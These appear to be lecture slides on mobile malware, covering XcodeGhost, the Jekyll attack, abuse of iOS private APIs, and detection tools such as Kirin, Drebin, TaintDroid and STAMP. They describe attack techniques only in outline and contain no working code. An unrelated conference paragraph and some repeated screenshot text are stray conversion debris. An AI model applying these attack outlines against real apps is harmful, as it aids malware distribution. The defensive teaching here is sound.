
On behalf of all at the World Uyghur Congress (WUC), the Unrepresented Nations and Peoples Organization (UNPO) and the Society for Threatened Peoples (STP), Human Rights in China: Implications for East Turkestan, Tibet and Southern Mongolia. In what was an unprecedented



# Android Malware Example

## WUC's Conference in Geneva

On behalf of all at the World Uyghur Congress (WUC), the Unrepresented Nations and Peoples Organization (UNPO) and the Society for Threatened Peoples (STP), Human Rights in China: Implications for East Turkestan, Tibet and Southern Mongolia. In what was an unprecedented






# Lifetime of iOS Malware



- Toolchain attack
- Risky third-party SDKs
- Repackaging
- Enterprise distribution
- App Store
- FairPlay
- MITM
- Private APIs
- Hooking
- Design flaws
- Advertisement
- Accounts
- App promotion
- User privacy




# A Toolchain Attack: XcodeGhost



## XcodeGhost (2015)

- Malware found in unofficial distributions of Xcode targeted at Chinese developers
- Apps compiled with these versions of Xcode are infected with XcodeGhost
- Collect information on devices and upload it to C&C server



# Toolchain Attacks Quiz

What code did the attackers modify? The Xcode compiler and linker.

The code modified the UI Window class and the UIDevice class, adding extra files to any app created with XCodeGhost.

What kind of information can an infected app obtain about the device that is running the app?

Current time

App's name

App's bundle identifier

The device's name and type

System's language and country

Network type

Device UUID



# Example Attack on App Store: Jekyll





## Jekyll (2013)

- Deliberately create a vulnerable app
- Exploit the intended vulnerabilities, e.g., with the crafted input, to introduce new execution paths via ROP, send SMS, email, Tweet, etc.
- App Store review, without the correct input, cannot reveal these malicious paths



# Example Attack on App Store: Jekyll

Dynamic control flow in the victim's devices:





# Abusing iOS Private APIs




Capabilities include



Undocumented but exposed APIs

- Install/uninstall apps
- Get list of installed apps, running apps, front most apps
- Launch an installed app
- Send/receive SMS
- Make phone call, monitor incoming call
- Get device ID, Apple ID, ad ID
- Take photo



# Hardening the ToolChain Quiz

List the four areas of the C based toolchain where hardening can occur. (Hint - what are the steps in a C based toolchain?)

Configuration

Preprocessor

Compiler

Linker



# Mobile Malware Detection

## Kirin

- Very simple approach
- System that checks for suspicious combinations of permissions
- Definition of 9 (manually compiled) rules
- Basic support for multi-app analysis



SOURCE:

Mitigating Android Software Misuse Before It Happens, In Tech Report 2008.  
On Lightweight Mobile Phone Application Certification, In ACM CCS 2009.

-- W. Enck, M. Ongtang, and P. McDaniel.



# Mobile Malware Detection

## RiskRanker

- Simple static analysis tool
- Based on manually-defined suspicious features
  - DVM code loading (from assets)
  - Call to crypto-related APIs before loading native code
  - Sensitive calls w/o users' interaction
- It found a zero-day: AnserverBot



*RiskRanker: Scalable and Accurate Zero-day Android Malware Detection.* In International Conference on Mobile Systems, Applications, and Services (MobiSys), 2012. -- M. Grace, Y. Zhou, Q. Zhang, S. Zou, and X. Jiang



# Mobile Malware Detection

## DroidRanger

- Based on both static & dynamic analysis
- It uses manually defined heuristics
- Features
  - Manifest information, packages, location of used resources
  - Loading of native code (from where?)
  - Sensitive API tracing
  - Syscall-level tracing
- It found two zero-day: DroidKungFu, Plankton



*Hey, You, Get Off of My Market: Detecting Malicious Apps in Official and Alternative Android Markets. In Symposium on Network and Distributed System Security (NDSS), 2012.*

-- M. Grace, Y. Zhou, Q. Zhang, S. Zou, and X. Jiang



# Mobile Malware Detection

## DREBEN

- Lightweight static analysis tool
- SVM with high-dimensional vector space (545K+)
  - used hardware components
  - requested permissions
  - API calls
  - filtered intents
  - network addresses
- It runs on real devices (~10 seconds/app)



*Drebin: Effective and Explainable Detection of Android Malware in Your Pocket. In Symposium on Network and Distributed System Security (NDSS), 2014.*

-- D. Arp, M. Spreitzenbarth, H. Malte, H. Gascon, and K. Rieck



# Clone Detection



Most malware samples are repackaged versions of legitimate apps.

① Why?

- Most effective way to write & distribute malware!
- The Cool App is already written and well-advertised



# Clone Detection



## Static analysis tools


- DroidMOSS (based on fuzzy hashing of methods)
- DNADroid (similarity based on PDG)
- PiggyApp (focus on PiggyBacked apps)
- AdRob (investigate AD-related issues)



# Behavior Analysis

## Generic Sandboxes

- Andrubis
- Mobile Sandbox
- APK Analyzer






# Behavior Analysis

## Syscall-level analysis

- CopperDroid (based on QEMU modifications)
- CrowDroid (cloud-based anomaly detection)
- PREC (anomaly detection against per-app model)





# Information Leakage Detection

## PiOS

- It performs static analysis on iOS apps to detect information leakages
- One of the few works for iOS (many challenges!)
  - Initially the code is encrypted (memory dump required)
  - Analysis on ARM assembly (no bytecode!)
  - Dynamic dispatch implemented with indirect jumps
- Statically analyzed 1,400 apps; More than half leaked device ID



*PiOS: Detecting Privacy Leaks in iOS Applications.* In Symposium on Network and Distributed System Security (NDSS), 2011, -- M. Egele, C. Kruegel, E. Kirda, and G. Vigna.



# TaintDroid



Modifications to the Android framework to perform dynamic taint tracking



Support for variable-level and message-level taints



Only 14% performance overhead



15 apps out of 30 leaked location info



*TaintDroid: An Information-Flow Tracking System for Real-time Privacy Monitoring on Smartphones.* In USENIX Symposium on Operating Systems Design and Implementation (OSDI), 2010.

-- W. Enck, P. Gilbert, B. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth.



# WhyPer



Are the requested permissions aligned with user's expectations?

Compare app's permissions against its app-store description



Based on NLP techniques




Limited to permissions related to camera, microphone, and contact list



*Whyper: Towards Automating Risk Assessment of Mobile Applications.* In USENIX Security Symposium, 2013. -- R. Pandita, X. Xiao, W. Yang, W. Enck, and T. Xie.



# STAMP Admission System




Dynamic Analysis  
Fewer behaviors,  
more details

Static Analysis  
More behaviors,  
fewer details


Alex Aiken,  
John Mitchell,  
Saswat Anand,  
Jason Franklin  
Osbert Bastani,  
Lazaro Clapp,  
Patrick Mutchler,  
Manolis Papadakis

# Data Flow Analysis



Source-to-sink flows

- Sources: Location, Calendar, Contacts, Device ID etc.
- Sinks: Internet, SMS, Disk, etc.




# Data Flow Analysis in Action




## Malware/Greyware Analysis


- Data flow summaries enable enterprise-specific policies



# Data Flow Analysis in Action

## API Misuse and Data Theft Detection





# Data Flow Analysis in Action

## Automatic Generation of App Privacy Policies




Avoid liability, protect consumer privacy




Privacy Policy  
This app collects your:


- Contacts
- Phone Number
- Address



# Data Flow Analysis in Action

## Vulnerability Discovery





# Challenges



Android is 3.4M+ lines of complex code



Uses reflection, callbacks, native code



Scalability: Whole system analysis impractical





Soundness: Avoid missing flows



Precision: Minimize false positives

Too expensive!




# STAMP Approach

Model Android/Java

- Sources and sinks
- Data structures
- Callbacks
- 500+ models

Whole-program analysis

- Context sensitive




## Data Flows

30+ types of sensitive data

- Account data
- Audio
- Calendar
- Call log
- Camera
- Contacts
- Device Id







# Data Flows

## Data Destinations (Sinks)

10+ types of exit points

- Internet (socket)
- SMS
- Email
- System Logs
- Webview/Browser
- File System
- Broadcast Message





## Data Flows




Currently Detectable Flow Types



396 Flow Types



Unique Flow Types = Sources x Sink



# Data Flows

Contact Sync for Facebook  
Danut Chereches

★★★★★ (3,935)  
INSTALL

This app is compatible with your Sprint Samsung Nexus S 4G.

More from developer

Where Money Go?  
DANUT CHERECHES  
★★★★★ (4)  
Free

Deschis  
DANUT CHERECHES  
★★★★★ (6)  
Free

See more >

Users who viewed this also viewed

HaxSync - 4.x Facebook Sy...  
MATHIAS ROTH  
★★★★★ (3,232)  
\$0.99

Friends Sync  
WATTO STUDIOS

OVERVIEW USER REVIEWS WHAT'S NEW PERMISSIONS

Description

This application allows you to synchronize your Facebook contacts on Android. To configure, go to "Settings => Accounts & Sync => Add Account". Depending on how many friends you have, the first import might take a while, so be patient.

IMPORTANT:

- \* Facebook does not allow to export phone numbers or emails. Only names, pictures and statuses are synced.
- \* Facebook users have the option to block or unblock all apps. If they opt for that, they will be EXCLUDED from your friends list.

Please send bug reports or any kind of feedback.

<https://www.facebook.com/ContactSync>  
<https://plus.google.com/u/0/100286050370302911737>  
<https://github.com/loadrunner/Facebook-Contact-Sync>


Visit Developer's Website > Email Developer > Privacy Policy >

App Screenshots

Sync settings  
Contact-sync  
Ogian Borcescu  
facebook  
Updates  
RECENT  
Endless scrolling on 9GAG - We're all DOOMED!  
Updates  
Email  
Password  
Login

## Contact Sync for Facebook (unofficial)

Description:  
This application allows you to synchronize your Facebook contacts on Android.



# Data Flows

The screenshot shows the Google Play Store page for "Contact Sync for Facebook" by Danut Chereches. The app has a 4.5-star rating (3,935 reviews) and is compatible with the Sprint Samsung Nexus S 4G. It includes sections for developer info, screenshots, and user reviews.

**Description:**

This application allows you to synchronize your Facebook contacts on Android. To configure, go to "Settings => Accounts & Sync => Add Account". Depending on how many friends you have, the first import might take a while, so be patient.

**IMPORTANT:**

- \* Facebook does not allow to export phone numbers or emails. Only names, pictures and statuses are synced.
- \* Facebook users have the option to block one or all apps. If they opt for that, they will be EXCLUDED from your friends list.

Please send bug reports or any kind of feedback.

https://www.facebook.com/ContactSync  
https://plus.google.com/u/0/100286050370302911737  
https://github.com/loadrunner/Facebook-Contact-Sync

Visit Developer's Website > Email Developer > Privacy Policy >

**App Screenshots:**

Sync settings, Contact sync, Updates, Recent.


Users who viewed this also viewed:

- HaxSync - 4.x Facebook Sync by MATHIAS ROTH (4.5 stars, 3,232 reviews, \$0.99)
- Friends Sync by WATTO STUDIOS

## Contact Sync for Facebook (unofficial)

**IMPORTANT:**

\* "Facebook does not allow to export [sic] phone numbers or emails. Only names, pictures and statuses are synced."



# Data Flows

The screenshot shows the Google Play Store page for "Contact Sync for Facebook" by Danut Chereches. The app has a 4.5-star rating (3,935 reviews) and is compatible with the Sprint Samsung Nexus S 4G. It includes sections for developer info, screenshots, and user reviews.

**Description:** This application allows you to synchronize your Facebook contacts on Android. To configure, go to "Settings => Accounts & Sync => Add Account". Depending on how many friends you have, the first import might take a while, so be patient.

**IMPORTANT:**


- \* Facebook does not allow to export phone numbers or emails. Only names, pictures and statuses are synced.
- \* Facebook users have the option to block one or all apps. If they opt for that, they will be EXCLUDED from your friends list.

A large black arrow points from the word "EXCLUDED" in the "IMPORTANT" section to the text "If they opt for that, they will be EXCLUDED from your friends list." in the orange callout box.

## Contact Sync for Facebook (unofficial)

### IMPORTANT:

\* "Facebook users have the option to block one or all apps. If they opt for that, they will be EXCLUDED from your friends list."



# Data Flows

Contact Sync for Facebook  
Danut Chereches

★★★★★ (3,935)  
INSTALL

This app is compatible with your Sprint Samsung Nexus S 4G.

More from developer

Where Money Go?  
DANUT CHERECHES  
★★★★★ (4)  
Free

Deschis  
DANUT CHERECHES  
★★★★★ (6)  
Free

See more >

Users who viewed this also viewed

HaxSync - 4.x Facebook Sy...  
MATHIAS ROTH  
★★★★★ (3,232)  
\$0.99

Friends Sync  
WATTO STUDIOS

OVERVIEW USER REVIEWS WHAT'S NEW PERMISSIONS

Description

This application allows you to synchronize your Facebook contacts on Android. To configure, go to "Settings => Accounts & Sync => Add Account". Depending on how many friends you have, the first import might take a while, so be patient.

IMPORTANT:

- \* Facebook does not allow to export phone numbers or emails. Only names, pictures and statuses are synced.
- \* Facebook users have the option to block one or all apps. If they opt for that, they will be EXCLUDED from your friends list.

Please send bug reports or any kind of feedback.

<https://www.facebook.com/ContactSync>  
<https://plus.google.com/u/0/100286050370302911737>  
<https://github.com/loadrunner/Facebook-Contact-Sync>

Visit Developer's Website > Email Developer > Privacy Policy > LESS

App Screenshots


Sync settings  
Contact-sync  
Contact Sync

Sync frequency  
